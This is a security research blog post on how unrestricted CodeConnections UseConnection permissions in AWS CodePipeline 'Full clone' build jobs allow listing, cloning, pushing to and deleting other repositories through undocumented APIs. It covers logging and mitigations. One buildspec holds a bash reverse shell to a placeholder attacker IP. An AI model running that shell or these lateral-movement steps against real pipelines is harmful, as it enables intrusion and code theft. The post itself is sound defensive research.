TL;DR: In CodePipeline build jobs where the permissions on the IAM role haven’t been restricted fully and a full-clone is used, an attacker can enumerate, clone and push to all repositories the CodeConnection App has access to on the source code provider. The attacker can also delete all of these repositories and potentially even create new public repositories.
In my next blog post in the series, it can be seen that SageMaker Studio also uses the same mechanisms as CodePipeline so anyone with access to the SageMaker Notebook can again enumerate, clone and push to all repositories the CodeConnection App has access to on the source code provider if the IAM permissions are not restricted.
In this series of blogposts we’ll be taking an in-depth look at the security of AWS CodeConnections and their use in several different AWS Services. As CodeConnections become supported in more AWS services, it is important for us to understand exactly how CodeConnections work, what their limitations are and what security controls can be applied to ensure our code repositories and infrastructure stays secure.
This series of blog posts aims to answer the question, can we significantly escalate our privileges via the source code provider permissions granted to AWS if we can compromise a single AWS account or single AWS service such as CodePipeline. With that in mind, over the series we are going to explore the attack chain presented in the image below.

In the first post of the series we covered a primer on AWS CodeConnections and the Apps that are installed into the source code providers. We focused on what permissions AWS CodeConnection gets and the limitations on restricting these permissions. In the second post we showed how using an undocumented AWS CodeBuild endpoint we could extract privileged tokens to the source code provider and gaining read, write and administration permissions across many repositories. You can view all the posts in this series by visiting my AWS CodeConnection project page.
In this post we will be looking in depth at how AWS CodePipeline uses CodeConnections.
What is AWS CodePipeline
According to AWS, CodePipeline automates the build, test, and deploy phases of your release process each time a code change occurs.
For those not familiar, you can think of it as an orchestrator of various different steps for getting your code from repository to deployment. Typically a lot of the steps will be compute based and run on CodeBuild.
How does CodePipeline work with CodeConnections?
CodePipeline always starts with a source stage where it pulls code from a repository. When defining a CodePipeline, you can use a CodeConnection as this initial source stage of the pipeline. In the UI, this option isn’t explicitly called CodeConnection but when you select “BitBucket”, “GitHub (via GitHub App)”, “GitHub Enterprise Server”, “GitLab” or “GitLab self-managed” it then asks you for a CodeConnection ARN.
Do note, the “GitHub (via OAuth App)” option doesn’t use a CodeConnection and the “Full clone” option detailed below also doesn’t apply for this particular authentication method. AWS in the UI also notify the user that this authentication method is no longer recommended and suggest users use the CodeConnection approach instead.
Once the source stage is finished, CodePipeline will begin running through the various other build, test, deploy, etc stages that you have specified (usually using CodeBuild as compute).

The important option to pay attention to when you use CodeConnection within CodePipeline are the two different output artifact formats you can specify. These two different output artifact formats are:
- CodePipeline default (CODE_ZIP)
- Full clone (CODEBUILD_CLONE_REF)
These two options change how the CodeConnection is used in the Source stage and the Build stages of the CodePipeline so we should explore them further.
Output Artifact Format – CodePipeline default
When this option is specified, CodePipeline will download a zip of your git repository during the source stage. It’ll upload this zip to S3 and then the reference to this S3 file will be passed to your CodeBuild build stages.
This means that only the CodePipeline service role needs permissions to the CodeConnection. Any code that is ran under the CodeBuild stages will use the CodeBuild service role which doesn’t need permissions to the CodeConnection.
As a result, any compromise of the code running in the CodeBuild build stages will not be able to access the CodeConnection or git repositories.
However, this also means that further access to the git repository is also not possible. So the build stages cannot use any git commands, write tags, branches or anything else back to the git repository.
To be able to do these operations, the Full Clone output artifact format is used.
Output Artifact Format – Full clone
When this option is specified, CodePipeline in the source stage will setup a git proxy which can be used to push changes back to the git source provider (via the CodeConnection). The reference to this proxy is then passed to the CodeBuild stages. You can find a tutorial around this feature on AWS’s CodePipeline documentation.
To be able to use this proxy, the CodeBuild service role must have the UseConnection IAM permission on the CodeConnection. If creating via the console you’ll see this CodeBuild service role created for you:
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "codeconnections:UseConnection",
                "codestar-connections:UseConnection"
            ],
            "Resource": [
                "arn:aws:codestar-connections:*:AWS_ACCOUNT:connection/CODECONNECTION_UUID",
                "arn:aws:codeconnections:*:AWS_ACCOUNT:connection/CODECONNECTION_UUID"
            ],
        }
    ]
}
Note that both codeconnections:UseConnection and codestar-connections:UseConnection permissions are added. This is due to the fact that AWS changed the name from CodeStar Connections to CodeConnections and some AWS accounts still have the old codestar-connections ARNs in them so AWS seem to be running under both the old and new names.
We’ll now look at what you can within a CodePipeline CodeBuild job that uses this output artifact format
CodePipeline Git Proxy
As detailed above when you you setup a CodePipeline with a CodeConnection and Output Artifact format of “Full clone”, the CodeBuild build step will use the CodeConnection Git Proxy to clone the source before your build script runs.
We can confirm this by running git remote -v from within the CodeBuild job to find the git remote that is being used:
$ git remote -v
origin  https://codestar-connections.AWS_REGION.amazonaws.com/git-http/AWS_ACCOUNT/AWS_REGION/CODECONNECTION_UUID/GH_ORG/GH_REPO.git (fetch)
origin  https://codestar-connections.AWS_REGION.amazonaws.com/git-http/AWS_ACCOUNT/AWS_REGION/CODECONNECTION_UUID/GH_ORG/GH_REPO.git (push)
Note, we could run this git command directly in the CodeBuild job definition but for exploration and testing a shell is easier so I setup a reverse shell listener on my machine and used the following CodeBuild build specification (replacing REV_SHELL_IP and REV_SHELL_PORT with my IP and port I was listening on) to be able to interactively interrogate the CodeBuild environment.
version: 0.2

phases:
    build:
    commands:
        - /bin/bash -l > /dev/tcp/REV_SHELL_IP/REV_SHELL_PORT 0<&1 2>&1
Git Pull/Push Repository Specified in CodePipeline Source Stage
So going back to the previous command, we see that the endpoint https://codestar-connections.AWS_REGION.amazonaws.com/git-http/AWS_ACCOUNT/AWS_REGION/CODECONNECTION_UUID/GH_ORG/GH_REPO.git provides a way to clone the repository that was specified in the CodePipeline source stage.
We can also confirm that this remote allows pushing back to the repository specified in the CodePipeline source stage:
$ git checkout main
Switched to branch 'main'
$ echo test > test.txt
$ git config --global user.email "[email protected]"
$ git config --global user.name "Codebuild"
$ git add test.txt
$ git commit -m "Added Test file"
[main a35e45d] add test
    1 file changed, 1 insertion(+)
    create mode 100644 test.txt
$ git push origin main
To https://codestar-connections.AWS_REGION.amazonaws.com/git-http/AWS_ACCOUNT/AWS_REGION/CODECONNECTION_UUID/GH_ORG/GH_REPO.git
    7189c52..a35e45d  main -> main
So we can clone and push code to the repository that was specified in the CodePipeline source stage – not too concerning, that after all is what the “Full Clone” feature is for. What else can we do?
Git Pull/Push Other Repositories CodeConnection has access to
What about cloning other repositories that the CodeConnection has access to? In this section the repo second-repo already exists on the organisation. If we run a git clone as detailed below then unfortunately it just hangs indefinitely.
$ git clone https://codestar-connections.AWS_REGION.amazonaws.com/git-http/AWS_ACCOUNT/AWS_REGION/CODECONNECTION_UUID/GH_ORG/second-repo.git
Cloning into 'second-repo'...
However, we can try another option where we init the repository first, update the remote and then pull:
$ cd ..
$ mkdir second-repo
$ cd second-repo
$ git init
hint: Using 'master' as the name for the initial branch. This default branch name
hint: is subject to change. To configure the initial branch name to use in all
hint: of your new repositories, which will suppress this warning, call:
hint:
hint:   git config --global init.defaultBranch <name>
hint:
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this command:
hint:
hint:   git branch -m <name>
Initialized empty Git repository in /codebuild/output/src3910074002/src/codestar-connections.eu-west-2.amazonaws.com/git-http/AWS_ACCOUNT/AWS_REGION/CODECONNECTION_UUID/GH_ORG/second-repo/.git/
$ git remote add origin https://codestar-connections.AWS_REGION.amazonaws.com/git-http/AWS_ACCOUNT/AWS_REGION/CODECONNECTION_UUID/GH_ORG/second-repo.git
$ git pull origin main
From https://codestar-connections.AWS_REGION.amazonaws.com/git-http/AWS_ACCOUNT/AWS_REGION/CODECONNECTION_UUID/GH_ORG/second-repo
 * branch            main       -> FETCH_HEAD
 * [new branch]      main       -> origin/main
$ ls
README.md
$ cat README.md
Hello from second-repo
We can successfully clone the repository. Then we can also write to it like above:
$ echo test > test.txt
$ git config --global user.email "[email protected]"
$ git config --global user.name "Codebuild"
$ git add test.txt
$ git commit -m "Added Test file"
[main a35e45d] add test
    1 file changed, 1 insertion(+)
    create mode 100644 test.txt
$ git push origin main
To https://codestar-connections.AWS_REGION.amazonaws.com/git-http/AWS_ACCOUNT/AWS_REGION/CODECONNECTION_UUID/GH_ORG/second-repo.git
    2c5a614..7189c52  main -> main
Damage An Attacker Could Do
So an attacker that has gained access to the build job (e.g. via a compromised git repository/dependency/build script/etc), can leverage the UseConnection permission to pull/push any other repositories that the CodeConnection has access to, allowing for lateral movement through the organisation’s codebase.
However, the attacker has three major blockers:
- First we are assuming that the CodeBuild service role has the default
codeconnection:UseConnectionpermission without any condition constraints. If theFullRepositoryId,ProviderPermissionsRequiredorProviderActionconditions described in the documentation are used then the attackers abilities are limited. IfProviderActiondoesn’t includeGitPushorProviderPermissionsRequired=read_onlyis specified then we cannot push to any repositories. IfFullRepositoryIdis specified then we cannot access any repository other than the one explicitly named. - Secondly, although the attacker can push code to git, there is currently no way to bypass Pull Request rules in the source code provider (e.g. branch rulesets in GitHub).
- Finally, the attacker only has access to the git API so although they can clone any repository, they cannot list the repositories that CodeConnections has access to – they need to know the name of the repositories.
In the next section we’ll explore ways around the blocker of needing to know the repository names are.
UseConnection IAM Permission
So we’ve seen in the previous section how we can leverage the UseConnection permission to access git pull and git push on the CodeConnection.
So the question now becomes, what else is possible with this UseConnection IAM permission?
If we look at the UseConnection ProviderAction Condition documentation we see quite a few operations listed such as ListRepositories and ListPullRequestComments. However, looking at the CodeConnection API documentation we see no mention of these operations which is strange.
We know the ListRepositories operation must still exist because if we visit the AWS Console and setup a new CodePipeline, the UI lists repositories the CodeConnection has access to. Looking at the network tab of the browser also shows a request to the CodeConnections API with X-Amz-Target header containing ListRepositories.
This is where Nick Frichette’s research into undocumented AWS API endpoints comes in very useful as we are now looking at undocumented AWS API methods! You can dive more into Nick’s research by visiting the undocumented-aws-api-hunter and aws-api-models GitHub repositories. His blog post on AWS API protocols is also very interesting reading.
Undocumented CodeConnection APIs
Using the undocumented-aws-api-hunter tool we can generate a list of CodeConnection operations. As previously discussed we are interested in being able to use these operations from a CodeBuild job run under CodePipeline. So we are looking for operations that allow us to list all the repositories a CodeConnection has access to and anything else that will allow us extra permissions in the source code repository provider.
Looking over the operations we find a few that look interesting:
- ListOwners
- ListRepositories
- GetRepository
- CreateRepository
- DeleteRepository
- ListPullRequests
- GetPullRequest
- CreatePullRequest
- CreatePullRequestComment
- UpdatePullRequest
- ListPullRequestComments
- ListPullRequestCommits
- ListWebhooks
- CreateWebhook
- GetConnectionToken
It’s now time to try these out and see which ones work with our UseConnection permission.
As these are undocumented operations, we can’t just use the standard AWS libraries for interacting with these AWS APIs so we need to write some custom code to build and sign the request manually.
You can find my rough Python code for sending a request and also code that tests all of the above detailed operations in the thomaspreece/AWS-CodeConnections-API repository. Using this code we can confirm which operations work when the UseConnection permission is available in an IAM role. We can also understand how the condition keys impact the use of these operations.
The table below summarises the results of my testing. Each operation in the table has been confirmed working with an unconditioned UseConnection in an IAM role. In the 3 columns, a ❌ indicates that the operation was blocked/resulted in an error when UseConnection is restricted with this condition.
| Operation | FullRepositoryId | ProviderPermissionsRequired | ProviderAction |
|---|---|---|---|
| ListOwners | ❌ | ❌ when = read_write | ❌ when != ListOwners |
| ListRepositories | ❌ | ❌ when = read_write | ❌ when != ListRepositories |
| GetRepository | ❌ when repository is outside specified list | ❌ when = read_write | ❌ |
| CreateRepository | ❌ | ❌ when = read_only | ❌ |
| DeleteRepository | ❌ when repository is outside specified list | ❌ when = read_only | ❌ |
| ListPullRequests | ❌ when repository is outside specified list | ❌ when = read_write | ❌ |
| GetPullRequest | ❌ when repository is outside specified list | ❌ when = read_write | ❌ when != GetPullRequest |
| CreatePullRequest | ❌ when repository is outside specified list | ❌ when = read_only | ❌ |
| CreatePullRequestComment | ❌ when repository is outside specified list | ❌ when = read_only | ❌ |
| UpdatePullRequest | ❌ when repository is outside specified list | ❌ when = read_only | ❌ |
| ListPullRequestComments | ❌ when repository is outside specified list | ❌ when = read_write | ❌ when != ListPullRequestComments |
| ListPullRequestCommits | ❌ when repository is outside specified list | ❌ when = read_write | ❌ when != ListPullRequestComments |
In summary, the IAM conditions for UseConnection work largely as expected. The only exception to this is the ProviderPermissionsRequired condition which seems to be applied oddly as some read operations require read_only with read_write not granting permissions. As such read_write should not be considered a superset of read_only.
Also missing from the table are operations around CreateWebhooks and GetConnectionToken as these always resulted in errors which is a shame as they could provide interesting attack vectors.
Several variants of the UseConnection permission were also tested with the following results:
- The CodeStar API (
codestar-connections.{region}.amazonaws.com) and CodeConnections API (codeconnections.{region}.amazonaws.com) have the same operations available (com.amazonaws.codestar.connections.CodeStar_connections_20191201.OPERATIONandcom.amazonaws.codeconnections.CodeConnections_20231201.OPERATION). However, using some of the operations on the CodeStar API will result in 400 status code where the equivalent on the CodeConnection API will 200 (e.g.GetRepository). - Using CodeConnection IAM conditions such as
codeconnections:FullRepositoryIdwith CodeStar Connection IAM permissions such ascodestar-connections:UseConnectionresults in 400 status codes. codestar-connections:UseConnectionandcodeconnections:UseConnectionIAM permissions grant the same access on the CodeConnections API (codeconnections.{region}.amazonaws.com) assuming that any IAM conditions used are also the same type (e.g.codestar-connections:FullRepositoryIdforcodestar-connections:UseConnection, etc).
Logging
When we are considering logging around CodeConnection, there are two sources that we can look at:
- Source code provider logs
- AWS Account CloudTrail
When considering the source code provider logs we see all requests attributed to the AWS Connector/CodeStar Apps not the AWS account from which that request originated. These logs therefore are fine if you only have one AWS account but if you have a large organisation with 100s of AWS accounts using this single connector (as shown below) then these logs are not very useful due to lack of attribution to an actual AWS account/user.

To be able to accurately attribute actions in this situation we need to rely on the CloudTrail logs. In the case of CodePipeline, we are looking exclusively at UseConnection CloudTrail events. Investigating the CloudTrail logs we see events like the one below:
{
    "eventVersion": "1.08",
    "userIdentity": {
        --- snipped ---
    },
    "eventTime": "2025-10-13T06:40:17Z",
    "eventSource": "codeconnections.amazonaws.com",
    "eventName": "UseConnection",
    "awsRegion": "eu-west-1",
    "sourceIPAddress": "USER_IP",
    "userAgent": "python-requests/2.25.1",
    "requestParameters": {
        "connectionArn": "arn:aws:codeconnections:eu-north-1:AWS_ACCOUNT_ID:connection/a2d116c1-7ec6-48bd-b48d-7f474964a5cc",
        "parameters": {
            "ownerId": "thomaspreece-test-org"
        },
        "maxResults": 100
    },
    "responseElements": {
        "repositories": [
            --- snipped ---
        ]
    },
    "additionalEventData": {
        "providerAction": "ListRepositories"
    },
    --- snipped ---
}
As discussed, there are a lot of operations you can make covered under the single eventName of UseConnection. Helpfully, you can see the additionalEventData -> providerAction field provides the actual operation name.
It is also worth noting that as CodeConnections are global resources, CloudTrail events for CodeConnection requests are logged against the region of the API that is used by the client, not the region the CodeConnection was setup in. In the above event, we see the CodeConnection was setup in eu-north-1 but this event was logged into CloudTrail in eu-west-1. If you are not monitoring CloudTrail across all regions then this will provide attackers a blind spot where they can leverage the CodeConnection API in an unusual region to avoid detection.
Summary of Security Risk
In this post we’ve shown that a compromised CodePipeline using the “Full Clone” output artifact format and CodeConnections can be leveraged by an attacker to compromise other repositories via the CodeConnection permissions available in that build job.
As long as the CodeBuild service role doesn’t have any condition restrictions then the attacker can list all repositories accessible by CodeConnection (via undocumented API operations) and use that list to push and pull code from all of these repositories. They can also create new repositories in the organisation connected to CodeConnection as well as deleting all of the accessible repositories. In repositories with branch protections, they cannot update protected branches but they could raise malicious pull requests or add code to existing pull requests.
Damage an Attacker could do
With access to the CodePipeline build environment the attacker could cause:
- Information Disclosure – Exfiltrate repository code
- DOS/Ransomware – Copy then delete all repositories in organisation
- Reputation Damage – Create new public repositories with questionable content in
- Lateral movement – If repositories are not using branch protection then writing to them could allow tampering of further build pipelines and AWS environments.
We have also been assuming that the attacker will gain access via a compromised build environment however if they instead gain access to the AWS account then they can create new unconditioned IAM roles with UseConnection permissions and use that role to cause the above damage.
Recommendations
Monitoring
As we’ve seen in the logging section there is a reasonable amount of logging around UseConnection available via CloudTrail in your AWS accounts. Therefore you may be able to monitor for these unusual events:
- Use of
ListRepositoriesoperation by a non-human role. As far as I can tell, this operation should only be used by users via the Console UI so any non-human role using this is suspicious. - A CodeBuild role using any of the undocumented operations such as
CreateRepository,DeleteRepository, etc.
Mitigations
- Mitigations you can apply on AWS:
- If you don’t need to push to a repository in CodePipeline, don’t use “Full Clone” output artifact format, stick with the “CodePipeline Default” output artifact format.
- If you do need to push to a repository in CodePipeline, then instead of “Full Clone” output artifact format consider granting the pipeline access to a separate scoped credential to just that repository along with the “CodePipeline Default” output artifact format.
- If you do use the “Full Clone” output artifact format, ensure you use the
FullRepositoryId,ProviderPermissionsRequiredandProviderActionconditions on the CodeBuild Service Role(s). It is not sufficient to have the restrictions on the CodePipeline Service Role only. - Depending on what other services you use CodeConnections with, you can deploy an SCP which blocks the codeconnections:UseConnection and codestar-connections:UseConnection actions when ProviderAction condition is one of the more sensitive actions such as DeleteRepository or GitPush.
- Mitigations you can apply on GitHub:
- You can delete any “App Installation” based CodeConnections and instead use “connect as a GitHub user” based CodeConnections with a GitHub machine user. You can then limit down the permissions of that machine user in GitHub to read-only on your organisation and the CodeConnection will be restricted too.
- You can block CreateRepository and DeleteRepository actions entirely from the “AWS Connector for GitHub” app by adding a GitHub Repository Policy which blocks creating repositories and deleting repositories.